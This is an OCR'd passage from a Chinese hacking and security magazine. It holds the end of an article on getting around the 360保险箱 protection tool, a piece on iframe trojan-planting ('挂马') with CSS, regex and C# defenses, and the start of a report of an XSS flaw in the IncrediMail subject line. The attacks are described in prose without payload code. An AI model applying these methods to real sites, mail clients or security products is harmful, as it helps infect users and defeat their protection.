


图4


最后再说说前面我说的那个问题：自己手动改好名字。上面的例子就是我先改好为Fetion.exe，然后才做移动的，这样确实有点不方便，那有没有什么方便的方法呢？答案是有的，不过很惭愧，我没有能够写出程序来。这里我说下原理，要是有人写出程序的话，希望能发给我一份源代码。在360保险箱的安装目录下有两个文件：ListPreDef.dat和ListUserDef.dat，其中前面一个文件保存着360保险箱事先已经定义好的程序，当我们往里面添加新的保护程序时，就会把新添加的程序的一些信息添加到ListUserDef.dat中，这样我们就可以通过读取这个文件来看看360保险箱都保护了哪些程序，及保护程序的目录及合法的文件名，这样一来程序就更加方便了，但是这个文件加过密，用程序读取出来的是一堆乱码。另外，还有一点就是从后往前读，因为前面都是360事先定义的，基本没啥意义，我们自己定义的都会添加在文件的后面。

好了，文章到这里就结束了，如有不足之处，还望大家见谅。

（编辑提醒：本文涉及的代码已收入随书光盘，请到光盘中查找）

前置知识：C#
关键词：脚本、iframe、挂马

iframe脚本攻防完全接触



文/图　Winbo

iframe也称为嵌入式框架，它是一个非常普通的HTML语言标记。就像电视机的画中画效果一样，设计者只需采用简单的网页标记<iframe></iframe>，就可以达到栏目丰富化、功能多样化、信息实时化等设计要求。但是，在日常应用中，我们经常会碰到有关iframe的安全问题。比如使用iframe绕过IE安全策略，远程读取本地文件，或者构造iframe proxy直接挂马，这都可能会带来灾难性的后果。因此，有必要了解iframe的使用技巧，提高脚本应用的安全性。

iframe存在的安全问题剖析

事出必有因。下面，对一个常见的iframe漏洞进行分析。

1. 从一个iframe的挂马漏洞谈起

下面是一个比较典型的iframe挂马过程。首先，准备一款木马，设置好相关服务后生成木马所用的服务控制端，同时将木马上传到网站空间中，并用记事本记录下木马的网络路径。然后，找一个能够正常浏览的新年贺卡，将其保存到指定的目录中，并用DreamWeaver等软件对网页进行修改，上传到网站空间后查看图片等内容能否正常显示。紧接着，打开修改好的贺卡，使用iframe标记语句将生成好的攻击文件嵌入到贺卡中。这样，当浏览贺卡的用户看到贺卡页面之后，也随之运行了保存在指定位置的漏洞溢出页面。由于它的长和宽都为0，观看贺卡网站的用户也不会看到溢出页面。

由此可见，iframe文档可以是一个独立的HTML文件，也可是文本文件等各种文件格式。因此，iframe功能就被攻击者巧妙地利用了，在一些看似正常的页面中，使用长宽为0的隐藏框架，就可以让用户神不知鬼不觉地打开木马文件，可谓"受害匪浅"。

2. 合理引用iframe的问题

值得注意的是，由于用户无法了解当前浏览的网站采用了哪些iframe，至于引用的信息的来源更是无从说起，因此一不小心就会"中招"。在日常应用中，大多数浏览器对iframe的使用有着不同程度的限制，多数安全防护产品也禁止用户浏览iframe 内容。这样，对很多采用iframe 技术来设计网页的设计者来说，用户根本无法浏览完整的内容。所以，对于网站开发者来说，这是一个"两难"的问题：既要显示iframe的内容，又要保证浏览的安全性。

基于上述分析，下面对iframe的典型问题进行分析。

三管齐下巧解iframe难题

解决此问题的方法有多种，最常见的解决办法就是安装防范软件及补丁。例如，可以通过杀毒软件和防挂马软件阻止利用iframe标记内嵌的溢出病毒。此外，还可以通过一些特殊的方法使木马插入的代码不起作用，提高文件系统的整体安全性。

1. 基础工作：有关网页及服务器的安全维护

一般情况下，如果服务器文件包含了类似iframe的语句，这种情况有两种可能，一是用户上传的文件已经包含有这样的语句，另一种情况是服务器存在危险组件或漏洞。对于这些问题，如果有未感染的最新备份文件，可以直接恢复。不过，动态的网页更新较快，很难有合适的备份。在这种情况下，推荐使用EditPlus文件编辑器的替换功能。Editplus支持正则表达式，使用合适的正则表达式，匹配含有iframe木马的语句即可批量替换为空，替换效率很高。如图1所示。




图1

当然，此方法并不能从根本上解决问题，一台物理服务器上通常可以提供近百余个虚拟主机，因此还应从服务器的安全开始。

关注系统及应用程序的最新漏洞和补丁。作为系统管理员，除了服务器防黑之外，还要做好必要的补丁安装、杀毒软件安装及更新、配置合适的防火墙规则等例行工作。而且，对于只提供Web 虚拟主机的服务器来说，只要提供够用的权限即可，基本思路是将权限设置可以将危害减少在一个虚拟主机站点甚至一个虚拟目录里，避免一个站点出现问题导致整个服务器都被感染。

对组件进行管理。对于一些不安全的组件以及使用很少或根本不用的组件，建议将其卸载，比如，对于可以调用系统内核运行DOS基本命令的WScript.Shell和Shell.application组件，建议将其卸载。对于功能强大、使用较为广泛的组件，如Scripting.FileSystemObject 组件(FSO组件)有文件系统管理、文本文件读写等功能，需要对其进行合理限制。

2. 在CSS中使用expression属性

对于IE5及其以后版本的浏览器来说，expression的使用可谓锦上添花，很大程度上提高了CSS的效果和代码效率。借用这个思路，在CSS中使用expression时，可以把CSS属性和JavaScript脚本关联起来，CSS属性的值等于JavaScript表达式执行的结果。因此，要防止iframe里的恶意文件被下载，比较合适的方法就是切断iframe的请求，也就是迅速销毁iframe对象。

按照这种思路，可以使用CSS样式表来对网页中所有的iframe对象进行过滤，把iframe中的src属性的值换成空白页，这样加进去的iframe代码就不起作用了。因此，只要在网页的<style><style/>之间加上以下CSS代码即可："iframe{T:expression(this.src='about:blank',this. outerHTML='');}"。

在上述代码中，首先将iframe里的请求地址变成空白页"about:blank"。其中"T"是一个自定义CSS属性，"this"代表所有将要描述外观的iframe对象，中间的逗号代表两句代码一起执行。移除DOM节点时，可以使用outerHTML这个属性。outerHTML属性是DOM对象包含自身的HTML代码，而innerHTML则是DOM对象（不含本身）里面所包含的HTML代码。

设置完毕，新建一个网页，插入以上的CSS代码到<style><style/>之间。然后，在这个页面插入Iframe代码（假设它们是被挂的木马网页），保存为noiframe.htm，打开浏览器测试一下。为了查看实际效果，一个最简单有效的方法是打开IE的缓存文件夹，先清空它，再刷新这个页面，看看缓存文件夹里有没有这些网站文件。

3. 利用正则表达式筛选iframe代码

为了安全而合理地引用iframe，可以采用抓取网页源码的技术，分析被引用页面的浏览器输出源码，找出需要引用部分代码的共性和差异。用这样的方法，不但可以灵活地选择网页内容，而且不用担心浏览器、安全防护软件等对iframe的限制。这里就需要使用正则表达式（Regular Expression）了。

小知识 正则表达式。正则表达式是用来描述或者匹配一系列符合某个句法规则的字符串的单个字符串。它实际上是一种生成字符串的字符串，能够很好地提高工作效率。正则表达式包含一般的字符和一些特殊的字符，特殊字符可以扩展查找字符串的能力，正则表达式在查找和替换字符串的作用不可忽视。利用正则表达式，可满足页面调用、搜索引擎、新闻存档等相关需求，具有很好的可扩展性。

利用正则表达式进行循环替换，在大量的数据替换时速度非常快，生成的代码根据设计者需要可随意定义样式，具有很好的灵活性。对于不同的引用网页，只需定义不同的正则表达式即可实现抓取，结果以JavaScript 格式输出，对于任何格式的网页文件都可以直接调用，具有很强的通用性。下面通过ASP.NET环境的C#语言编程，利用C#所提供的WebClient类，实现对指定网页的源码抓取，并以JavaScript的格式输出。在需要插入引用页面的地方，只需加入相应的JavaScript脚本即可实现调用。下面给出一个具体实例。

步骤1：在ASP.NET 环境下新建一个ASP.NET Web 应用程序项目WebCapture，在该项目下建立Test.aspx文件。获取网页的部分源码如下：

```
//引用正则表达式所需的命名空间
using System.Text.RegularExpressions;
public void GetWebCode()
{//定义要引用的网页地址
string url=@"http://news.testnews.org.cn/";
//定义用于存放输出结果的字符串
string result="";
try{
//创建一个WebClient 实例
WebClient wb=new WebClient();
//从资源下载数据并返回字节数组
byte[] pagedata=wb.DownloadData(@url);
//将获得的源码进行转换
result=RebulidNews(Encoding.Default.
GetString(pagedata));}
}
```

步骤2：分析源码，得出正则表达式。本例中，每条新闻除链接地址、新闻标题、发表时间这三部分外，代码完全相同。定义变量id、text、date分别表示这三部分内容。利用正则表达式对抓取的代码进行处理的部分源代码如下：

```
public string RebulidNews(string pagedata)
{
//定义输出字符串
String result=@"document.writeln(""<table>"");";
//定义正则表达式,变量id、text、date分别表示链接
//地址、新闻标题、发表时间
Regex re = new Regex(@"<a href=""http://news.
testnews.org.cn/_
(?<id>.*?)""[^>]*target=""_blank""class=""a2"">_
(?<text>.*?)</a>(?<date>.*?)</td>", RegexOptions.
IgnoreCase);
//定义循环变量,i<10 表示最多抓取10 条新闻
int i=0;
for(Match m=re.Match(pagedata);m.Success&&
i<10;m=m.NextMatch())
{//定义满足条件的新闻格式
result+=@"document.writeln(""<tr><td>?
<a href=\ ""http://news.****.edu.cn/";
result+=@m.Groups["id"].Value.Trim();
result+=@"\"" target=\""_blank\"">";
result+=@m.Groups["text"].Value.Trim().Replace("
color=#6495ED>",">").Replace("size=2>",">");
result+=@"</a><font color=#727272>";
result+=@m.Groups["date"].Value.Trim();
result+=@"</font></td></tr>"");";
i++;}
result+=@"document.writeln(""</table>"");";
return result;//返回结果字符串
}
```


在上述代码中,将相同部分的代码转换为正则表达式的常量,将不同部分的代码转换为正则表达式的变量,从而通过正则表达式实现对文字内容的过滤,并将过滤后的内容进行重整后输出。通过这种方法,用户通过浏览器所看到的内容是经过筛选后的重新生成的静态页面,这样也保证了客户端的安全性。

步骤3:将Test.aspx进行编译后,建立一个静态页面进行测试。在浏览器中运行Test.html,满足条件的文章标题以JavaScript 格式输出为静态页面,设计者可根据页面需要,自由定义输出文字的样式。参考代码为:"<script type="text/javascript" src="Test.aspx"></script>"。

总之,在实际应用中,使用上述方法替代iframe的传统调用方式,避免了各种软件的限制,具有很好的安全性。当然,还可以灵活运用各种表达式,防范多种潜在的恶意脚本,从而轻松游走于网络之间。

前置知识:无
关键词:脚本、IncrediMail、跨域脚本漏洞

IncrediMail邮件脚本跨域执行漏洞



文/图 爱无言

IncrediMail是国外一个备受欢迎的邮件客户端软件,本文测试的IncrediMail为最新的2.0版Build ID 6064501,其他版本没有测试,估计也存在同样的安全隐患。大家可以参考本文,自己进行测试。

在安装IncrediMail的过程中,会要求设置你的电子邮件账户信息,例如接收邮件服务器地址等,默认情况下,IncrediMail将提供给用户

一些常用的互联网电子邮件提供商的地址，如微软的live邮箱、雅虎邮箱等。由于本文是在本地搭建的邮件服务器环境，所以我们需要选择"Other"选项进行邮件账户的设置。设置过程非常简单，不再赘述。

设置完毕后，我们就可以使用IncrediMail来收发电子邮件了。首先在我们的邮件服务器上创建一封测试邮件，主要目的是检查IncrediMail对邮件中脚本过滤的情况，如图1所示。注意，我在这封测试邮件中的主题部分输入了一段存在有XSS问题的脚本语句，之所以选在邮件的"主题"部分进行测试，也是我长期在测试一些邮件系统安全时，发现邮件"主题"部分往往成为漏洞存在的首要地方。




图1

发送这封邮件，之后等待几秒钟，以便让本地搭建的邮件服务器能够正确发送该邮件。几秒种后，使用IncrediMail接收这封邮件，如图2所示。在邮件接收完毕后，IncrediMail会使用一段小动画来提醒用户有新邮件到达。这种非常可爱的功能也正是IncrediMail深受用户喜欢的重要原因之一。




图2

单击新邮件后，IncrediMail会在界面下方将邮件内容显示出来，此时并没有看到IncrediMail执行测试邮件中的脚本代码。现在双击"All"栏目中的测试邮件，发现IncrediMail会打开一个新的窗口将邮件内容显示出来，此时跨站漏洞发生了！如图3所示。毫无疑问，图中显示的对话框中的内容"look!Here is a xss!"确实来自于我们的测试邮件中的主题部分。因为我们就是在测试邮件的主题部分插入了一段XSS代码。

